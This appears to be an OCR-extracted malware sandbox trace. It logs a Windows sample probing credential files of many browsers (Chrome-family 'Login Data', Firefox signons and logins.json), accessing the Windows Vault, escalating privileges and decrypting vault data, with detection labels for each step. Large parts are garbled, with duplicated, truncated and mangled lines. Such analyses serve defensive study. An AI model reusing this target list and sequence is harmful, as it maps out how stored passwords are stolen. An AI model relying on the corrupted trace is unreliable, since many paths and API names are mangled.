Return: 1 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 1 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Arme: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Arme: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0 Arme: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2984 2984 2984 2984 2984	2976 2976 2976 2976
PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.sqlite-wal) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt) Return: 1 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 1 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 1 At Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Anne: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Anne: PathFileExistsW Args: (%ProgramFiles\\NETGATE\Black Hawk) Return: 0	2984 2984 2984	2976 2976
at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt) Return: 1 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2984 2984 2984	2976 2976
PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\logins.json) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt Jame: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt) Return: 1 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt Jame: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Jame: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0	2984 2984	2976
at Characteristic: Accesses decoy file PDATA%MozillalFirefox/Profiles\aopft9nv.default\signons.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt) Return: 1 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt) Return: 1 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Name: PathFileExistsW Args: (%ProgramFiles\\NETGATE\Black Hawk) Return: 0	2984 2984	2976
PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons.txt) Return: 0 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt) Return: 1 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2984	
at Characteristic: Accesses decoy file PDATA%MozillalFirefox/Profiles\aopft9nv.default\signons2.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt) Return: 1 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2984	
PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt Name: PathFileExists\W Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt) Return: 1 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt Name: PathFileExists\W Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Name: PathFileExists\W Args: (%ProgramFiles\\NETGATE\Black Hawk) Return: 0		2976
Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons2.txt) Return: 1 at Characteristic: Accesses decoy file PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0		2976
at Characteristic: Accesses decoy file PDATA%Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt Name: PathFileExists\W Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Name: PathFileExists\W Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0		2570
PDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\aopft9nv.default\signons3.txt) Return: 0 Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2984	
Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2984	
		2976
Name: PathFileExistsW Args: (%ProgramFiles%\Lunascape\Lunascape6\plugins\{9BDD5314-20A6-4d98-AB30-8325A95771EE}) Return: 0	2984	2976
	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Login Data) Return: 0	2984	2976
		2976
		2976
		2976
		2976
		2976
		2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Web Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSpark\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0	2984	2976
	2984	2976
		2976
		2976
		2976
		2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Login Data) Return: 0		2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\YandexlYandexBrowser\User Data\Default\Login Data) Return: 0	2984	2976
Name: PathFileExists\W Args: (%LOCALAPPDATA%\Yandex\Yandex\Browser\User Data\Default\Web Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalYandex\YandexBrowser\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browsen\User Data\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Web Data) Return: 0	2984	2976
	2984	2976
		2976
		2976
		2976
		2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0	2984	2976
Name: PathFileExists\W Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Login Data) Return: 0	2984	2976
Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0	2984	2976
	mer. PathFieldsdeW Age; (NLOCALAPPDATAS)MagieStudio(DromePlus/Desiro Data/DefaultUse) Data) Return: 0 mer. PathFieldsdeW Age; (NLOCALAPPDATAS)MagieStudio(DromePlus/DefaultUse) Data) Return: 0 mer. PathFieldsdeW Age; (NUSERPROFILE*NAppDates/LocalMagleStudio(DromePlus/DefaultLogin Data) Return: 0 mer. PathFieldsdeW Age; (NUSERPROFILE*NAppDates/LocalMagleStudio) mer. PathFieldsdeW Age; (NUSERPROFILE*NApp	Part Principion Argo 19.1. OCAL APPOAT X5.00 Application of Driver Data February 0 2864

Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Default\Login Data) Return: 0	2984	2976
Call System API	ADI Names, Path File Eviste W. Azers, 19/1 OCAL ADDRATA 9/1/Course N. Course N. Lee Pate N. Patrice, O.	2984	2976
Call System AFI	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0	2904	2970
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data) Return: 0	2984	2976
Call System AFT	AFT Name. FamilieExists wigs. (%LOCALAFFDATA %ivitistially blowser/user Data/Default/web Data) Return. 0	2904	2970
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%)360Browser\Browser\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	ADI Name: Dethilistrictal M. Arce; / W. H. E. E. D. D. D. E. W. Ann Detail and 200 Resupped Brown and Legis Date. V. Deth. vo. 0.	2984	2976
Call System AFI	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Browser\Login Data) Return: 0	2904	2970
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citric\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Login Data) Return: 0	2984	2976
Call System ADI	ADI Name: DethEileEvisteW Asset / 6/ LICEDDDDEIL E6/ AssDatal assICateline Crown/Citis Defoulblusis Data / Deturn 0	2984	2076
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data) Return: 0	2904	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0	2984	2976
•			
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0	2984	2976
Call System AFT	AT I Valle, Fault lieExists Vigs. (7005EV NOTIEE 704pppdata/cocalorbitum/cogin data) Neturn, 0		2910
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%Ilridium\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\lridium\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Default\Login Data) Return: 0	2984	2976
Call System AFT	AFI Name, FamilieExistsW Algs. (%USERFROFILE %V4ppbata/Localindum/Default/Login bata) Return, 0	2904	2970
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera\Opera Next\data\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera\Opera Next\data\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0	2984	2976
Call System AFT			2910
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\Login Data) Return: 0	2984	2976
C-II Contain ADI	ADI News Delberg Schick W. App. (1) ADDRATA(V) For the Indicate the Mindre date of Character of Security (Indicate the Indicate the Ind	2004	0070
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%/Fenrir Inc\Sleipnin\setting\modules\ChromiumViewer\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	2984	2976
		2004	
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	2984	2976
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	2984	2976
Call Service API	API Name: OpenServiceW Args: (265860, VaultSvc, 14) Return: 265810	2984	2976
Call System API		2984	
Call System API	API Name: evtchann.SendEvent Args: (e), pid[480], ppid[2976) Return: 1		2976
Call System API	API Name: AdjustTokenPrivileges Args: (8c4, 0, , 0, , 77f720) Return: 1	2976	480
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access		
	Process ID: 480		
	Info: Obtains system level privileges		
0.11511 4 451		0070	400
Call Filesystem API	API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoft\Vault*, 0, 77f428, 0, 0, 0) Return: 224220	2976	480
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
	Process ID: 480		
	Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (224220, 77f428) Return: 1	2976	480
Add File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\6bc104ab-847b-49d3-b05e-7b6180221426 Type: VSDT_COM_DOS	2976	480
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\User\6bc104ab-847b-49d3-b05e-7b6180221426 Type: VSDT_COM_DOS	2976	480
Call System API	API Name: BCryptDecrypt Args: (117c80, Ò, 144, 0, \nàhîË6Ù'PUC³m•Ú¶Ò, 16, Ò, 144, 7859848, 0) Return: 0	2976	480
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\) Return: 1	2976	480
Detection	Threat Characteristic: Executes commands or uses API to obtain system information		
25.501011	Process ID: 480		
	Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\) Return: 3	2976	480
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2976	480
		2076	480
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2976	480
Write File	Path: %windir%\System32\Microsoft\Protect\S-1-5-18\Usen\Preferred Type: VSDT_COM_DOS	2976	480
Add File	Path: %ALLUSERSPROFILE%MicrosoftVault\AC658CB4-9126-49BD-B877-31FFDAB3F204\Policy unal Type: VSDT_COM_DDS	2976	480
Write File	Path: %ALLUSERSPROFILE%IMicrosoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	2976	480
Add File	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\Policy.vpol Type: VSDT_COM_DOS	2976	480

Write File Path: %ALLUSERSPROFILE% T, COM, DOS Add File Path: %ALLUSERSPROFILE% T, COM, DOS Write File Path: %ALLUSERSPROFILE% T, COM, DOS Write File Path: %ALLUSERSPROFILE% T, COM, DOS Call Service API API Name: StartServiceW Args: Local System API API Name: SeldriveTypeW Args: Local Filesystem API API Name: SeldriveTypeW Args: StartSra, Local Filesystem API API Name: SeldriveTypeW Args: StartSra, Local System API API Name: GeldriveTypeW Args: StartSra, Local System API API Name: GeldriveTypeW Args: StartSra, Local System API API Name: GeldriveTypeW Args: Local System API API Name: PathFilesxistw Args: Local System API API Name:	611/4 1/14 0.0550.0 D.4.04.0 4.0 D. D.G.T. 0.4 F.F.D. 4.0 C.D. 5.0				
Write File Path: %ALLUSERSPROFILE%/M T_COM_DOS Write File Path: %ALLUSERSPROFILE%/M T_COM_DOS Write File Path: %ALLUSERSPROFILE%/M T_COM_DOS Call Service API API Name: StartServiceW Args: Call System API API Name: StartServiceW Args: Call System API API Name: StartServiceW Args: Call System API API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args: Call System API API Name: GetDriveTypeW Args: Call System API API Name: FindFirefileExW Arg Call Filesystem API API Name: GetDriveTypeW Args: APP Name: StartServiceW Args: Call System API API Name: GetDriveTypeW Args: APP Name: GetDriveTypeW Args: Call System API API Name: GetDriveTypeW Args: APP Name: GetDriveTypeW Args: Call System API API Name: PathFileExistsW Args: Call System API API Name: PathFi	Path: %ALLUSERSPROFILE%Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSD T. COM DOS				
Add File Path: "ALLUSERSPROFILE"NI T_COM_DOS Write File Path: "SALLUSERSPROFILE"NI T_COM_DOS Call Service API API Name: StartServiceW Args: Call Service API API Name: StartServiceW Args: Call Service API API Name: StartServiceW Args: Call System API API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args Call System API API Name: FindFirstFileExW Arg Call Filesystem API API Name: StartServiceW Args Call System API API Name: GetDriveTypeW Args Call System API API Name: PathFileExistSW Args Call System API API Name: PathFileExistSW Args Call System API API Name: PathFileExistSW Args Call System API API Name: PathFileExistSW Args Call System API API Name: PathFileExistSW Args Call System API API Name: PathFileExistSW Args Call System API API Name: PathFileExistSW Args Call System API API Name: PathFileExistSW Args Call System API API Name: PathFileExistSW Args Call System API API Name: PathFileExistSW Args Call System API API Name: PathFileExistSW Args Call System A	Path: %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\3CCD5499-87A8-4B10-A215-608888DD3B55.vsch Type: VSD				
Call Service API Call Service API Call Service API Call Service API API Name: StartServiceW Args: Call System API API Name: StartServiceW Args: Call System API API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args Call Fliesystem API API Name: FindFirstFileSeW Arg Call Fliesystem API API Name: FindFirstFileSeW Arg Call Filesystem API API Name: FindFirstFileSeW Arg Call Filesystem API API Name: FindFirstFileSeW Arg Call Filesystem API API Name: BrodyriDecrypt Args: Call System API API Name: BrodyriDecrypt Args: Sign736, 0) Return: 0 Call System API API Name: GetDriveTypeW Args Call System API API Name: CatliveTypeW Args Call System API API Name: CatliveTypeW Args Call System API API Name: PathFileExistsW Args Call System API API Name: Path	crosoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSD	2976	480		
Call Service API API Name: GetDriveTypeW Args Call System API Call System API API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args Call System API API Name: FindFirstFileExw Arg Call Filesystem API API Name: BrindFirstFileExw Arg Call Filesystem API API Name: BrindFirstFileExw Arg Call Filesystem API API Name: BrindFirstFileExw Arg Call System API API Name: BroyptDecrypt Args: Call System API API Name: BroyptDecrypt Args: Call System API API Name: BroyptDecrypt Args: Call System API Call System API API Name: BroyptDecrypt Args: Call System API Call System API Call System API API Name: BroyptDecrypt Args: Call System API Call System API API Name: GetDriveTypeW Args Call System API API Name: CetDriveTypeW Args Call System API API Name: CetDriveTypeW Args Call System API API Name: PathFileExistsW Args Call System API API N	crosoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch Type: VSD	2976	480		
Call Service API API Name: GetDriveTypeW Args Call System API Call System API API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args Call System API API Name: GetDriveTypeW Args Call System API API Name: FindFirstFileExw Arg Call Filesystem API API Name: BrindFirstFileExw Arg Call Filesystem API API Name: BrindFirstFileExw Arg Call Filesystem API API Name: BrindFirstFileExw Arg Call System API API Name: BroyptDecrypt Args: Call System API API Name: BroyptDecrypt Args: Call System API API Name: BroyptDecrypt Args: Call System API Call System API API Name: BroyptDecrypt Args: Call System API Call System API Call System API API Name: BroyptDecrypt Args: Call System API Call System API API Name: GetDriveTypeW Args Call System API API Name: CetDriveTypeW Args Call System API API Name: CetDriveTypeW Args Call System API API Name: PathFileExistsW Args Call System API API N	265810, 0, 0) Return: 1	2984	2976		
Call System API Call Flesystem API Call System API Call System API API Name: FindFirstFileExW Arg Call Flesystem API API Name: BCryptDecrypt Args: Call System API API Name: BCryptDecrypt Args: Call System API API Name: PathFileExistsW Args: Call System API API Name: P		2984	2976		
Call System API Call System API Call Filesystem API API Name: EindheatFileic XW Arg Call System API API Name: Corport Corport Add File Path: %APPDATA%MicrosoftPi Write File Path: %APPDATA%MicrosoftPi Write File Path: %APPDATA%MicrosoftPi Write File Call System API API Name: Corport Args: Call System API API Name: GelDriveTypeW Args API Name: GelDriveTypeW Args API Name: GelDriveTypeW Args Call System API API Name: GelDriveTypeW Args API Name: GelDriveTypeW Args Call System API API Name: GelDriveTypeW Args API Name: GelDriveTypeW Args API Name: GelDriveTypeW Args API Name: PathFileExistsW Args Call System API API Name: PathFileExistsW Arg		2976	480		
